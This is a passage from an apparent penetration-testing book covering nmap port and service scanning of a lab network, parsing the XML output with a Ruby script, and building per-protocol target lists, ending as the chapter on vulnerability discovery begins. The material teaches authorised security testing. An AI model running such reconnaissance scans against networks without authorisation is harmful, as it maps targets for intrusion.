       http///, 5900/closed/tcp//vnc///, 8080/closed/tcp//http-proxy///,
       8443/closed/tcp//https-alt///
Host: 10.0.10.27 ()     Ports: 22/open/tcp//ssh///, 25/closed/tcp//smtp///,
       53/closed/tcp//domain///, 80/closed/tcp//
```

Of course, it's worth noting that this output isn't very useful if you don't know what service is typically running on a given port. Don't worry about memorizing all of these ports right now, the more time you spend doing these types of engagements the more ports and services you will commit to your mental vault. For now, here is a quick reference for the ports used in this command. Again, I chose these because I often encounter and attack them during engagements. You could easily specify your own list or simply use the `--top-ports` nmap flag as an alternative.

Table 3.1 Commonly used network ports

Port	Type
22	Secure shell (SSH)
25	Simple mail transfer protocol (SMTP)
53	Domain name service (DNS)
80	Unencrypted web server (HTTP)
443	SSL/TLS encrypted web server (HTTPS)
445	Microsoft CIFS/SMB
1433	Microsoft SQL server
3306	MySQL server
3389	Microsoft remote desktop
5800	Java VNC server
5900	VNC server
8080	Misc. Web server port
8443	Misc. Web server port

It's also important to point out that the presence of a port being open isn't a guarantee that the service typically associated with that port is the one listening on your target host. For example, SSH is usually listening on port 22 but you could just as easily configure it to listen on port 23 or 89 or 13982. The next scan is going to go beyond simply querying for listening ports, nmap will send network probes that attempt to *fingerprint* the specific service that is listening on the identified open port.

> **FINGERPRINT** is just a fancy way of saying identify the exact software and version of a service listening on an open port.

3.2.2 Scanning all 65,536 TCP ports

Now that you have some targets to go after you'll want to run a fully exhaustive scan which checks for the presence of all 65,536 network ports and performs service name and version enumeration on whatever services are identified. This command will likely take a long time on a large enterprise network, which again is the reason that you first run the shorter command, so that you have some targets to manually poke and prod at while you wait.

> **PRO TIP** With any task that might end up taking longer than is desirable, it's a good practice to leverage a tmux session. This way you can background the process and walk away from it if you need to. As long as you don't reboot your machine, it will run until its finished. This is helpful when you prefer not to have dozens of miscellaneous terminal windows open at a time like I do.

Here is the command for a full TCP port scan followed by a snippet of the output that was produced against my target network:

```
nmap -Pn -n -iL hosts/targets.txt -p 0-65535 -sV -A -oA services/full-sweep --min-rate 50000
       --min-hostgroup 22
```

This scan introduces a couple of new flags including -sV and -A, which I will explain in a moment. For now, notice the output snippet in listing 3.4.

Listing 3.4 nmap scanning all ports with service probes and script scanning

```
nmap scan report for 10.0.10.160
Host is up (0.00012s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;    #A protocol 2.0)
| ssh-hostkey:    #B
|   2048 9b:54:3e:32:3f:ba:a2:dc:cd:64:61:3b:d3:84:ed:a6 (RSA)
|   256 2d:c0:2e:02:67:7b:b0:1c:55:72:df:8c:38:b4:d0:bd (ECDSA)
|_  256 10:80:0d:19:3f:ba:98:67:f0:03:40:82:43:82:bb:3c (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Post-scan script results:
| clock-skew:
|   -1h00m48s:
|     10.0.10.200
|     10.0.10.202
|     10.0.10.207
|_    10.0.10.205
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
       .
nmap done: 22 IP addresses (22 hosts up) scanned in 1139.86 seconds
```

#A additional service-banner information is displayed
#B the NSE script provides additional information on the specific SSH service

As you can see, this port scan took almost 20 minutes to complete targeting a small network with only 22 hosts. But you should also notice there is a lot more information being returned. Also, this command utilizes two new flags that haven't been covered yet.

```
-sV: Probe open ports to determine service/version info
-A: Enable OS detection, version detection, script scanning, and traceroute
```

The first new flag is what tells nmap to issue service probes which attempt to fingerprint listening services and identify whatever information the service is broadcasting. Using the provided output as an example, if the `-sV` flag had been omitted you simply would have seen that port 22 was open and nothing more. But with the aid of service probes you now know that port 22 is open and it is running `OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)`. This is obviously much more useful to us as attackers trying to learn valuable intel about our target environment.

The second new flag introduced with this command is the `-A` flag. This tells nmap to run a series of additional checks that attempt to further enumerate the target's operating system as

well as enable script scanning. Remember the NSE (Nmap Scripting Engine) scripts that were discussed in chapter two? When the `-A` flag is enabled and nmap detects a service, it then initiates a series of NSE script scans that are associated with that particular service in order to gain further information.

Scanning large network ranges

When your scope contains more than a few hundred IP addresses, you might want to consider taking a slightly different approach than what I've outlined in listing 3.4. Sending 65,000+ probes to hundreds or thousands of systems can take a really long time, not to mention all the extra probes that are being sent with the `-sV` and `-A` option.

Instead, for large networks I prefer to use a simple -sT connect scan for all 65k ports with no service discovery or NSE scripting. This lets me know what ports are open but not what is listening on them. Once that scan is complete, I would run the scan listed in listing 3.4 but replace the `-p 0-65535` with a comma-separated list of open ports; for example, `-p 22,80,443,3389,10000`…

3.2.3 Sorting through NSE script output

Taking a closer look at what happens when you include the `-A` flag. Because nmap identified the SSH service listening on port 22, it automatically kicked off the `ssh-hostkey` NSE script. If you're able to read the Lua programing language you can see exactly what this script is doing by opening up the `/usr/share/local/nmap/scripts/ssh-hostkey.nse` file on your Ubuntu pentest platform. However, it should be pretty obvious just by looking at the output from your nmap scan what this script is doing. Here it is once again.

Listing 3.5 Output from ssh-hostkey NSE script

```
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 9b:54:3e:32:3f:ba:a2:dc:cd:64:61:3b:d3:84:ed:a6 (RSA)
|   256 2d:c0:2e:02:67:7b:b0:1c:55:72:df:8c:38:b4:d0:bd (ECDSA)
|_  256 10:80:0d:19:3f:ba:98:67:f0:03:40:82:43:82:bb:3c (ED25519)
```

Essentially, this script is just returning the target SSH server's key fingerprint which is used to identify an SSH host and ensure that a user is connecting to the server they intend to. Typically, this information is stored within the `~/.known_hosts` file, that is if you have initiated an SSH session with this host before. The NSE script output is stored in the .nmap file, not the .gnmap file which has been our primary focus up until this point. Sorting through this output isn't as efficient as it could be using only `cat` and `grep`. This is because NSE scripts are a community effort created by different individuals and therefore naming conventions and spacing isn't a hundred percent consistent. I'll offer you a few tips that can help you make your way through large scan outputs and make sure you don't miss something juicy.

The first thing I do is figure out which NSE scripts have ran. Nmap determines this automatically for us based on which open ports it discovered and which service was listening on that port. The easiest way to do this is to `cat` out the .nmap file and `grep` for the string '|_'. That's a Linux pipe followed by an underscore. Now it turns out that not every single NSE

script name begins with this string of characters, but most of them do. So that means you can use this really strange looking command to quickly identify what scripts were executed. By the way I'm running this command from within the `~/capsulecorp/discovery` directory. The command uses `cat` to display the contents of the `full-sweep.nmap` file. That output is piped into `grep` which is searching for lines containing `|_` which signals an NSE script and then a couple of different pipes to the cut command to grab the right field which displays the name of the NSE script that was run. All together the command looks like this:

```
cat services/full-sweep.nmap |grep '|_' | cut -d '_' -f2 | cut -d ' ' -f1 | sort -u | grep
       ':'
```

The output in listing 3.6 shows what it looks like for my target environment. Yours will look similar but different depending on what services nmap was able to identify.

Listing 3.6 Identify which NSE scripts have executed

```
ajp-methods:
clock-skew:
http-favicon:
http-open-proxy:
http-server-header:
https-redirect:
http-title:
nbstat:
p2p-conficker:
smb-os-discovery:
ssl-cert:
ssl-date:
sslv2:
tls-alpn:
tls-nextprotoneg:
vnc-info:
```

Now you at least have an idea of which NSE scripts ran during the port scan. From here I'm sorry to report it's going to be a somewhat manual effort to sort through the .nmap file. I recommend opening it up in a text editor such as vim and using the search function for the various script headings you identified. I do this because the number of lines of output varies from script to script so trying to use grep to extract the useful information is challenging. You will however grow to learn which scripts are useful with grep and eventually become adept at quickly digesting this information.

For example, the http-title script is a short and sweet one liner that can sometimes help to point you in the direction of a potentially vulnerable web server. Once again use `cat` to list out the contents of the `full-sweep.nmap` file and `grep -i http-title` to see all of the web server banners that nmap was able to identify. This is just a fast and easy way to get a lay of the land insight into what kind of HTTP technologies are in use. So, the full command looks like `cat full-sweep.nmap | grep -i http-title` and listing 3.7 shows the output from my target environment. Yours will look similar but different depending on what services nmap was able to identify.

Listing 3.7 NSE script output for http-title

```
|_http-title: Welcome to AmpliFi
|_http-title: Did not follow redirect to https://10.0.10.95/
|_http-title: Site doesn't have a title (text/html).
|_http-title: Site doesn't have a title (text/xml).
|_http-title: Welcome to AmpliFi
|_http-title: Welcome to AmpliFi
| http-title: BookStack
|_http-title: Service Unavailable
|_http-title: Not Found
|_http-title: Not Found
|_http-title: Not Found
|_http-title: Not Found
|_http-title: 403 - Forbidden: Access is denied.
|_http-title: Not Found
|_http-title: Not Found
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
| http-title: Welcome to XAMPP
| http-title: Welcome to XAMPP
|_http-title: Not Found
|_http-title: Apache Tomcat/7.0.92
|_http-title: Not Found
|_http-title: TightVNC desktop [workstation01k]
|_http-title:  [workstation02y]
|_http-title: 403 - Forbidden: Access is denied.
|_http-title: IIS Windows Server
|_http-title: Not Found
|_http-title: Not Found
|_http-title: Site doesn't have a title (text/html).
|_http-title: Site doesn't have a title (text/html).
|_http-title: Site doesn't have a title (text/html).
```

Right about now you're probably starting to notice the potential limitations of manually sorting through these large file outputs, even when utilizing `grep` and `cut` to trim down the results. You're absolutely right if you're thinking to yourself that conducting a real penetration test against an enterprise network would be a cumbersome task sorting through all that data using this method.

Thankfully, like all good security tools, nmap produces an XML output. XML, which is short for extensible markup language is a really powerful format for storing relational information about a list of similar but different objects in a single ASCI file. With XML you can break up the results of your scan into high level nodes called hosts. Each of those hosts possess sub nodes or "child nodes" called ports or services. Those child nodes could potentially have their own child nodes in the form of NSE script output. Nodes can also have attributes, for example a port/service node might have attributes named `port_number`, `service_name`, `service_version` and so on. Here is an example of what a host node might look like using the format that nmap stores inside the .xml scan file.

Listing 3.8 nmap XML host structure

```
<host>
       <address addr="10.0.10.188" addrtype="ipv4">
       <ports>
```

```
        <port protocol="tcp" portid="22">
                <state state="open" reason="syn-ack">
                <service name="ssh" product="OpenSSH">
        </port>
        <port protocol="tcp" portid="80">
                <state state="open" reason="syn-ack">
                <service name="http" product="Apache httpd">
        </port>
      </ports>
</host>
```

Here you can see the typical structure of an XML node. The top-level host contains a child node called address which has two attributes storing its ipv4 address. Additionally, it contains two child ports each with their own service information.

3.3 PARSING XML OUTPUT WITH RUBY

I've written a simple Ruby script to parse through nmap's XML and print out all of the useful information on a single line. You can grab a copy of the code from my public GitHub page https://github.com/R3dy/parsenmap. I recommend creating a separate directory to store scripts you pull down from GitHub. If you find yourself conducting regular penetration tests you will likely build up a large collection of scripts which can be easier to manage from a centralized location. Check out the code, then run the bundle install command to install the necessary Ruby gems. Running the `parsenmap.rb` script with no arguments displays the proper syntax of the script which simply requires a nmap XML file as input.

Listing 3.9 nmap XML parsing script

```
~$ git clone https://github.com/R3dy/parsenmap.git
Cloning into 'parsenmap'...
remote: Enumerating objects: 18, done.
remote: Total 18 (delta 0), reused 0 (delta 0), pack-reused 18
Unpacking objects: 100% (18/18), done.

~$ cd parsenmap/

~$ bundle install
Fetching gem metadata from https://rubygems.org/.............
Resolving dependencies...
Using bundler 1.17.2
Using mini_portile2 2.4.0
Fetching nmap-parser 0.3.5
Installing nmap-parser 0.3.5
Fetching nokogiri 1.10.3
Installing nokogiri 1.10.3 with native extensions
Fetching rprogram 0.3.2
Installing rprogram 0.3.2
Using ruby-nmap 0.9.3 from git://github.com/sophsec/ruby-nmap.git (at master@f6060a7)
Bundle complete! 2 Gemfile dependencies, 6 gems now installed.
Use `bundle info [gemname]` to see where a bundled gem is installed.

~$ ./parsenmap.rb
Generates a .txt file containing the open pots summary and the .nmap information
USAGE:  ./parsenmap <nmap xml file>
```

This is a script that I know I'm going to end up using often so I prefer to create a symbolic link to the executable somewhere that is accessible from my `$PATH` environment variable. In fact, I'm likely to run into this with multiple scripts so for that reason I'm going to create a bin directory inside my home directory and then modify my `~/.bash_profile` so that it gets added to my `$PATH`. This way I can create sym links to any scripts I end up using frequently. First, I'll create the directory using `mkdir ~/bin`. Then I'll append a small piece of bash script to the end of my `~/.bash_profile` file.

Listing 3.10 Append to ~/.bash_profile

```
if [ -d "$HOME/bin" ] ; then
  PATH="$PATH:$HOME/bin"
fi
```

You'll need to exit and restart your bash prompt or manually reload the profile with `source ~/.bash_profile` for the changes to take effect. Next create a symbolic link to the `parsenmap.rb` script inside your newly created `~/bin` directory.

```
~$ ln -s ~/git/parsenmap/parsenmap.rb ~/bin/parsenmap
```

Now you should be able to call the script by executing the `parsenmap` command from anywhere in the terminal. Let's take a look at the output that was generated from our 65k port scan. Change back into the `~/capsulecorp/discovery` directory and run the following. `parsenmap services/full-sweep.xml`. The long output in listing 3.11 starts to give you a graph of the amount of information we can gather during service discovery. Imagine how much data there would be on a large enterprise pentest with hundreds or thousands of targets.

Listing 3.11 Output from parsenmap.rb

```
~$ parsenmap services/full-sweep.xml
10.0.10.1       53      domain                  generic dns response: REFUSED
10.0.10.1       80      http
10.0.10.27      22      ssh     OpenSSH 7.9     protocol 2.0
10.0.10.27      5900    vnc     Apple remote desktop vnc
10.0.10.88      5061    sip-tls
10.0.10.90      8060    upnp    MiniUPnP        1.4     Roku; UPnP 1.0
10.0.10.90      9080    glrpc
10.0.10.90      46996   unknown
10.0.10.95      80      http    VMware ESXi Server httpd
10.0.10.95      427     svrloc
10.0.10.95      443     http    VMware ESXi Web UI
10.0.10.95      902     vmware-auth     VMware Authentication Daemon    1.10    Uses VNC,
       SOAP
10.0.10.95      8000    http-alt
10.0.10.95      8300    tmi
10.0.10.95      9080    soap    gSOAP   2.8
10.0.10.125     80      http
10.0.10.138     80      http
```

```
10.0.10.151     57143
10.0.10.188     22      ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 Ubuntu Linux; protocol 2.0
10.0.10.188     80      http    Apache httpd    2.4.29  (Ubuntu)
10.0.10.200     53      domain
10.0.10.200     88      kerberos-sec    Microsoft Windows Kerberos              server time:
      2019-05-21 19:57:49Z
10.0.10.200     135     msrpc   Microsoft Windows RPC
10.0.10.200     139     netbios-ssn     Microsoft Windows netbios-ssn
10.0.10.200     389     ldap    Microsoft Windows Active Directory LDAP         Domain:
      capsulecorp.local0., Site: Default-First-Site-Name
10.0.10.200     445     microsoft-ds
10.0.10.200     464     kpasswd5
10.0.10.200     593     ncacn_http      Microsoft Windows RPC over HTTP 1.0
10.0.10.200     636     tcpwrapped
10.0.10.200     3268    ldap    Microsoft Windows Active Directory LDAP         Domain:
      capsulecorp.local0., Site: Default-First-Site-Name
10.0.10.200     3269    tcpwrapped
10.0.10.200     3389    ms-wbt-server   Microsoft Terminal Services
10.0.10.200     5357    http    Microsoft HTTPAPI httpd 2.0     SSDP/UPnP
10.0.10.200     5985    http    Microsoft HTTPAPI httpd 2.0     SSDP/UPnP
10.0.10.200     9389    mc-nmf  .NET Message Framing
10.0.10.200     49666   msrpc   Microsoft Windows RPC
10.0.10.200     49667   msrpc   Microsoft Windows RPC
10.0.10.200     49673   ncacn_http      Microsoft Windows RPC over HTTP 1.0
10.0.10.200     49674   msrpc   Microsoft Windows RPC
10.0.10.200     49676   msrpc   Microsoft Windows RPC
10.0.10.200     49689   msrpc   Microsoft Windows RPC
10.0.10.200     49733   msrpc   Microsoft Windows RPC
10.0.10.201     80      http    Microsoft HTTPAPI httpd 2.0     SSDP/UPnP
10.0.10.201     135     msrpc   Microsoft Windows RPC
10.0.10.201     139     netbios-ssn     Microsoft Windows netbios-ssn
10.0.10.201     445     microsoft-ds    Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
10.0.10.201     1433    ms-sql-s        Microsoft SQL Server 2014       12.00.6024.00; SP3
10.0.10.201     2383    ms-olap4
10.0.10.201     3389    ms-wbt-server   Microsoft Terminal Services
10.0.10.201     5985    http    Microsoft HTTPAPI httpd 2.0     SSDP/UPnP
10.0.10.201     47001   http    Microsoft HTTPAPI httpd 2.0     SSDP/UPnP
10.0.10.201     49664   msrpc   Microsoft Windows RPC
10.0.10.201     49665   msrpc   Microsoft Windows RPC
10.0.10.201     49666   msrpc   Microsoft Windows RPC
10.0.10.201     49669   msrpc   Microsoft Windows RPC
10.0.10.201     49697   msrpc   Microsoft Windows RPC
10.0.10.201     49700   msrpc   Microsoft Windows RPC
10.0.10.201     49720   msrpc   Microsoft Windows RPC
10.0.10.201     53532   msrpc   Microsoft Windows RPC
10.0.10.202     80      http    Microsoft IIS httpd     8.5
10.0.10.202     135     msrpc   Microsoft Windows RPC
10.0.10.202     443     http    Microsoft HTTPAPI httpd 2.0     SSDP/UPnP
10.0.10.202     445     microsoft-ds    Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
10.0.10.202     3389    ms-wbt-server
10.0.10.202     5985    http    Microsoft HTTPAPI httpd 2.0     SSDP/UPnP
10.0.10.202     8080    http    Jetty   9.4.z-SNAPSHOT
10.0.10.202     49154   msrpc   Microsoft Windows RPC
10.0.10.203     80      http    Apache httpd    2.4.39  (Win64) OpenSSL/1.1.1b PHP/7.3.5
10.0.10.203     135     msrpc   Microsoft Windows RPC
10.0.10.203     139     netbios-ssn     Microsoft Windows netbios-ssn
10.0.10.203     443     http    Apache httpd    2.4.39  (Win64) OpenSSL/1.1.1b PHP/7.3.5
10.0.10.203     445     microsoft-ds    Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
10.0.10.203     3306    mysql   MariaDB         unauthorized
```

```
10.0.10.203     3389    ms-wbt-server
10.0.10.203     5985    http    Microsoft HTTPAPI httpd 2.0     SSDP/UPnP
10.0.10.203     8009    ajp13   Apache Jserv            Protocol v1.3
10.0.10.203     8080    http    Apache Tomcat/Coyote JSP engine 1.1
10.0.10.203     47001   http    Microsoft HTTPAPI httpd 2.0     SSDP/UPnP
10.0.10.203     49152   msrpc   Microsoft Windows RPC
10.0.10.203     49153   msrpc   Microsoft Windows RPC
10.0.10.203     49154   msrpc   Microsoft Windows RPC
10.0.10.203     49155   msrpc   Microsoft Windows RPC
10.0.10.203     49156   msrpc   Microsoft Windows RPC
10.0.10.203     49157   msrpc   Microsoft Windows RPC
10.0.10.203     49158   msrpc   Microsoft Windows RPC
10.0.10.203     49172   msrpc   Microsoft Windows RPC
10.0.10.204     22      ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 Ubuntu Linux; protocol 2.0
10.0.10.205     135     msrpc   Microsoft Windows RPC
10.0.10.205     139     netbios-ssn     Microsoft Windows netbios-ssn
10.0.10.205     445     microsoft-ds
10.0.10.205     3389    ms-wbt-server   Microsoft Terminal Services
10.0.10.205     5040    unknown
10.0.10.205     5800    vnc-http        TightVNC                user: workstation01k; VNC TCP
       port: 5900
10.0.10.205     5900    vnc     VNC             protocol 3.8
10.0.10.205     49667   msrpc   Microsoft Windows RPC
10.0.10.206     135     msrpc   Microsoft Windows RPC
10.0.10.206     139     netbios-ssn     Microsoft Windows netbios-ssn
10.0.10.206     445     microsoft-ds
10.0.10.206     3389    ms-wbt-server   Microsoft Terminal Services
10.0.10.206     5040    unknown
10.0.10.206     5800    vnc-http        Ultr@VNC                Name workstation02y;
       resolution: 1024x800; VNC TCP port: 5900
10.0.10.206     5900    vnc     VNC             protocol 3.8
10.0.10.206     49668   msrpc   Microsoft Windows RPC
10.0.10.207     25      smtp    Microsoft Exchange smtpd
10.0.10.207     80      http    Microsoft IIS httpd     10.0
10.0.10.207     135     msrpc   Microsoft Windows RPC
10.0.10.207     139     netbios-ssn     Microsoft Windows netbios-ssn
10.0.10.207     443     http    Microsoft IIS httpd     10.0
10.0.10.207     445     microsoft-ds    Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
10.0.10.207     587     smtp    Microsoft Exchange smtpd
10.0.10.207     593     ncacn_http      Microsoft Windows RPC over HTTP 1.0
10.0.10.207     808     ccproxy-http
10.0.10.207     1801    msmq
10.0.10.207     2103    msrpc   Microsoft Windows RPC
10.0.10.207     2105    msrpc   Microsoft Windows RPC
10.0.10.207     2107    msrpc   Microsoft Windows RPC
10.0.10.207     3389    ms-wbt-server   Microsoft Terminal Services
10.0.10.207     5985    http    Microsoft HTTPAPI httpd 2.0     SSDP/UPnP
10.0.10.207     6001    ncacn_http      Microsoft Windows RPC over HTTP 1.0
10.0.10.207     6002    ncacn_http      Microsoft Windows RPC over HTTP 1.0
10.0.10.207     6004    ncacn_http      Microsoft Windows RPC over HTTP 1.0
10.0.10.207     6037    msrpc   Microsoft Windows RPC
10.0.10.207     6051    msrpc   Microsoft Windows RPC
10.0.10.207     6052    ncacn_http      Microsoft Windows RPC over HTTP 1.0
10.0.10.207     6080    msrpc   Microsoft Windows RPC
10.0.10.207     6082    msrpc   Microsoft Windows RPC
10.0.10.207     6085    msrpc   Microsoft Windows RPC
10.0.10.207     6103    msrpc   Microsoft Windows RPC
10.0.10.207     6104    msrpc   Microsoft Windows RPC
10.0.10.207     6105    msrpc   Microsoft Windows RPC
```

```
10.0.10.207     6112    msrpc   Microsoft Windows RPC
10.0.10.207     6113    msrpc   Microsoft Windows RPC
10.0.10.207     6135    msrpc   Microsoft Windows RPC
10.0.10.207     6141    msrpc   Microsoft Windows RPC
10.0.10.207     6143    msrpc   Microsoft Windows RPC
10.0.10.207     6146    msrpc   Microsoft Windows RPC
10.0.10.207     6161    msrpc   Microsoft Windows RPC
10.0.10.207     6400    msrpc   Microsoft Windows RPC
10.0.10.207     6401    msrpc   Microsoft Windows RPC
10.0.10.207     6402    msrpc   Microsoft Windows RPC
10.0.10.207     6403    msrpc   Microsoft Windows RPC
10.0.10.207     6404    msrpc   Microsoft Windows RPC
10.0.10.207     6405    msrpc   Microsoft Windows RPC
10.0.10.207     6406    msrpc   Microsoft Windows RPC
10.0.10.207     47001   http    Microsoft HTTPAPI httpd 2.0     SSDP/UPnP
10.0.10.207     64327   msexchange-logcopier    Microsoft Exchange 2010 log copier
10.0.10.220     8060    upnp    MiniUPnP        1.4     Roku; UPnP 1.0
10.0.10.220     56792   unknown
10.0.10.239     80      http    HP OfficeJet 4650 series printer http config
       Serial TH6CM4N1DY0662
10.0.10.239     443     http    HP OfficeJet 4650 series printer http config
       Serial TH6CM4N1DY0662
10.0.10.239     631     http    HP OfficeJet 4650 series printer http config
       Serial TH6CM4N1DY0662
10.0.10.239     3910    prnrequest
10.0.10.239     3911    prnstatus
10.0.10.239     8080    http    HP OfficeJet 4650 series printer http config
       Serial TH6CM4N1DY0662
10.0.10.239     9100    jetdirect
10.0.10.239     9220    hp-gsg  HP Generic Scan Gateway 1.0
10.0.10.239     53048
10.0.10.160     22      ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 Ubuntu Linux; protocol 2.0
```

That's a lot of output even for a small network. I'm sure you can imagine what this might look like if you were conducting an enterprise pentest targeting an organization with 10,000+ computer systems. As you've probably already seen for yourself scrolling through this output line by line is not practical. Of course, you can use `grep` to limit your output to specific targeted items one by one, but what if you miss stuff? I find that the only answer is to separate everything out into protocol specific target lists. This way I can run individual tools that accept a text file with IP addresses as an input (most of them do) and I can split up my tasks into relational groups. For example, I test X Y and Z for all web services, then I do A B and C against all the database services, and so on.

If you have a really large network the number of unique protocols is going to be in the dozens or even the hundreds. That said, most of the time you'll end up ignoring the less common protocols because there will be so much low-hanging-fruit within the more common protocols which include HTTP/HTTPS, SMB, SQL (all flavors) and any arbitrary RMI ports such as SSH, RDP, VNC etc.

3.3.1 Creating protocol specific target lists

In order to maximize this data, you're going to want to break it up into smaller more digestible chunks. Sometimes it's best to throw everything into a good old-fashioned spreadsheet program and then sort and organize by column, split things up into individual tabs and just have a more readable set of data to go off of. It's for this exact reason that `parsenmap` outputs tab delimited strings which import nicely into Microsoft Excel or Libre Office. Run the command again but this time use the greater than operator to output the parsed ports into a file like this.

```
~$ parsenmap services/full-sweep.xml > services/all-ports.csv
```

This file can be opened in LibreOffice calc which should already be on your Ubuntu pentest platform. After you select the file to open, you'll be presented with a Text import wizard. Make sure to uncheck all of the separator options except for Tab and Merge delimiters.

Now you can add the appropriate column headings and apply sorting and filtering. If it pleases you then you can also separate out protocol specific tabs. There is no right or wrong way to do this. Whatever works best for you to trim down the large data set into manageable chunks that you can work through. For me I'm just going to create a few text files inside my discovery/hosts directory containing the IP addresses of hosts running specific protocols. Based on the output from nmap I will only need to create 5 files. I'll list out the name of the file I will create as well as the port number that corresponds to each of the IP addresses in that file.

Table 3.2 Protocol-specific target lists

Filename	Associated Protocol	Associated Ports
discovery/hosts/web.txt	http/https	80,443,8080
discovery/hosts/windows.txt	microsoft-ds	139,445
discovery/hosts/mssql.txt	ms-sql-s	1433
discovery/hosts/mysql.txt	mysql	3306
discovery/hosts/vnc.txt	vnc	5800,5900

In the next chapter, we'll use these target files to start hunting for vulnerable attack vectors. If you plan to follow along on your own network, make sure you have created them before moving forward. If it hasn't already been made apparent, a penetration test is a process that builds upon itself. So far, we've taken our list of IP address ranges and turned it into specific targets, then those targets into individual services. The next part of the information-discovery phase is vulnerability discovery. Here is where you finally get to start interrogating discovered network services for known security weaknesses such as insecure credentials, poor system configurations and missing software patches.

Exercise 3.1 Creating protocol-specific target lists

Use Nmap to enumerate listening services from your targets.txt file. Create an all-ports.csv file inside your services folder using the parsenmap.rb script. Use this file to identify common services within your network scope; for example, http, mysql or microsoft-ds. Create a set of protocol-specific target lists inside your hosts directory following the example from table 3.2. The protocol-specific target lists you create during this exercise will serve as a basis for your vulnerability discovery efforts, which you'll learn in the next chapter.

3.4 Summary

- Network services are the entry-points that attackers target, like doors and windows to a secure building
- Service banners reveal useful information about which software is running on your target host
- Launch a small common port scan before sweeping for all 65k ports
- It's ok to use nmap's `--top-ports` flag but it's even better to provide your own list of ports you commonly have success attacking
- XML output is the most desirable to parse through. Parsenmap is a Ruby script freely available on GitHub
- Leverage the information obtained during this component to build protocol-specific target lists which will feed into the next component vulnerability discovery

4

Discovering network vulnerabilities

This chapter covers

- Creating effective password lists
- Brute-force password-guessing attacks
- Discovering patching vulnerabilities
- Discovering web server vulnerabilities

Now that our movie heist crew has finished mapping out all of the entry points leading into their target facility, the next thing they have to do is determine which (if any) are vulnerable to attack. Are there any open windows that somebody forgot to close? Are there any closed windows that somebody forgot to lock? Do the freight/service elevators around the back of the building require the same type of key-card access as the main elevators in the lobby? Who has access to provide one of these key cards? These and many more are the types of questions our "bad guys" should be asking themselves during this phase of the break-in.

From the perspective of an internal network penetration test (INPT). We want to figure out which of the services we just identified (the network entry-points) are vulnerable to a network attack. So, we want to answer questions like the following:

- Does system XYZ still have the default administrator password?
- Is the system current on all the latest security patches and vendor updates?
- Is the system configured to allow anonymous or guest access?

Being able to think like an attacker whose sole purpose is to get inside by any means necessary is critical to uncovering weaknesses in your target environment.

More on vulnerability management

You might already be familiar with vulnerability discovery in the form of using a commercial vulnerability management solution such as Qualys or Nessus. If that's the case then I'm sure you'll wonder why this chapter doesn't talk about Common Vulnerabilities and Exposures (CVE), Common Vulnerability Scoring System (CVSS), the National Vulnerability Database (NVD) and a whole lot of other acronyms related to network vulnerabilities.

These are great topics to discuss when learning about vulnerability management which is not the focus of the methodology you're learning in this book. A typical internal network penetration test (INTP) is used to simulate and attack from a malicious person or persons with some degree of sophistication in manual attack and penetration techniques.

If you want to learn more about the vulnerability management side of things checkout these websites for additional reading.

- https://nvd.nist.gov/vuln-metrics/cvss
- https://cve.mitre.org/

4.1 Understanding vulnerability discovery

Just as in the previous sub-phases, *vulnerability discovery* begins where the last sub-phase left off: you should have created a set of protocol-specific target lists, which are nothing more than a bunch of text files containing IP addresses. The files are grouped together by listening services. Meaning, you have one file for each network protocol you want to assess, and that file should contain the IP address of every host you identified during the previous phase that is running that specific service. For the sake of this example engagement, I've created target lists for Windows, MSSQL, MySQL, HTTP, and VNC services. Figure 4.1 is a high-level depiction of the vulnerability-discovery process.

